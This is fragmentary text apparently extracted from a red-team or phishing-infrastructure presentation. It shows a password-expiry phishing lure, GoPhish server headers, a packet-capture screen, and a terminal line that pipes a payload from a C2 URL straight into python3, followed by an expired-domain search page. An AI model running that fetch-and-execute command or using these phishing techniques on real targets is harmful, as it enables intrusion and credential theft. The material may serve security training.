

Your password has expired! Click the link below to fix your account!



GoPhish Server Headers

```
└─$ curl https://[REDACTED]/\?rid\=wGkyErS -i
HTTP/2 200
vary: Accept-Encoding
x-server: gophish
content-type: text/html; charset=utf-8
content-length: 61
date: Mon, 20 Jan 2025 04:26:38 GMT

<html><head></head><body>You have been phished.</body></html>
```







ActivitiesTerminal

Jan 28 21:51

Capturing from enp0s3

FileEditViewGoCaptureAnalyzeStatisticsTelephonyWirelessToolsHelp

ip.addr == 50.18.123.72


No.	Time	Source	Destination	Protocol	Length	Info
-----	------	--------	-------------	----------	--------	------

enp0s3: <live capture in progress>Packets: 4 · Displayed: 0 (0.0%)Profile: Default

fog@cloudbreach: ~/Downloads

fog@cloudbreach: ~fog@cloudbreach: ~/Downloads

```
fog@cloudbreach:~/Downloads$ curl ${C2_URL} | python3 &
```



ExpiredDomains.net

Saved Searches ▾

Links ▾

Domain Search

Search

Deleted Domains (464)

Marketplace Domains (23)

Research Lists (4)

Column Manager

Deleted Domains	Deleted .com ▾	Deleted .net ▾	Deleted .org ▾	Deleted .info ▾	Deleted .biz ▾	gTLD ▾	ccTLD A ▾	ccTLD B ▾	ccTLD C ▾	ccTLD DEF ▾	ccTLD G ▾	ccTLD HI ▾
ccTLD JK ▾	ccTLD L ▾	ccTLD M ▾	ccTLD NO ▾	ccTLD PQR ▾	ccTLD S ▾	ccTLD TU ▾	ccTLD VWXYZ ▾	ngTLD A ▾	ngTLD B ▾	ngTLD C ▾	ngTLD D ▾	ngTLD E ▾
ngTLD F ▾	ngTLD G ▾	ngTLD H ▾	ngTLD I ▾	ngTLD JK ▾	ngTLD L ▾	ngTLD M ▾	ngTLD NO ▾	ngTLD P ▾	ngTLD QR ▾	ngTLD S ▾	ngTLD T ▾	ngTLD UV ▾
ngTLD W ▾	ngTLD XYZ ▾	Caught Domains	Pending Delete	★ Watchlist								

Latest Development

RSS

2025-01-14

added Deleted Domain Lists for 24 ccTLDs
.ge, .my, .tz, .lb, .bm, .mm, .mz, .pk, .bh, .vg, .ls, .ph, .zm, .ad, .ws, .cm, .bf, .cd, .gh, .kw, .mw, .sl, .na, .kn

2025-01-11

added Deleted Domain Lists for 33 ngTLDs
.bond, .click, .one, .lat, .africa, .amsterdam, .brussels, .realtor, .paris, .love, .eco, .kiwi, .wales, .xin, .sexy, .forum, .realstate, .feedback, .bet, .bar, .rest, .pin, .ing, .wang, .guy, .gus, .gcl, .post, .hoteles, .swiss, .beuern, .guy

Current Issues (1)

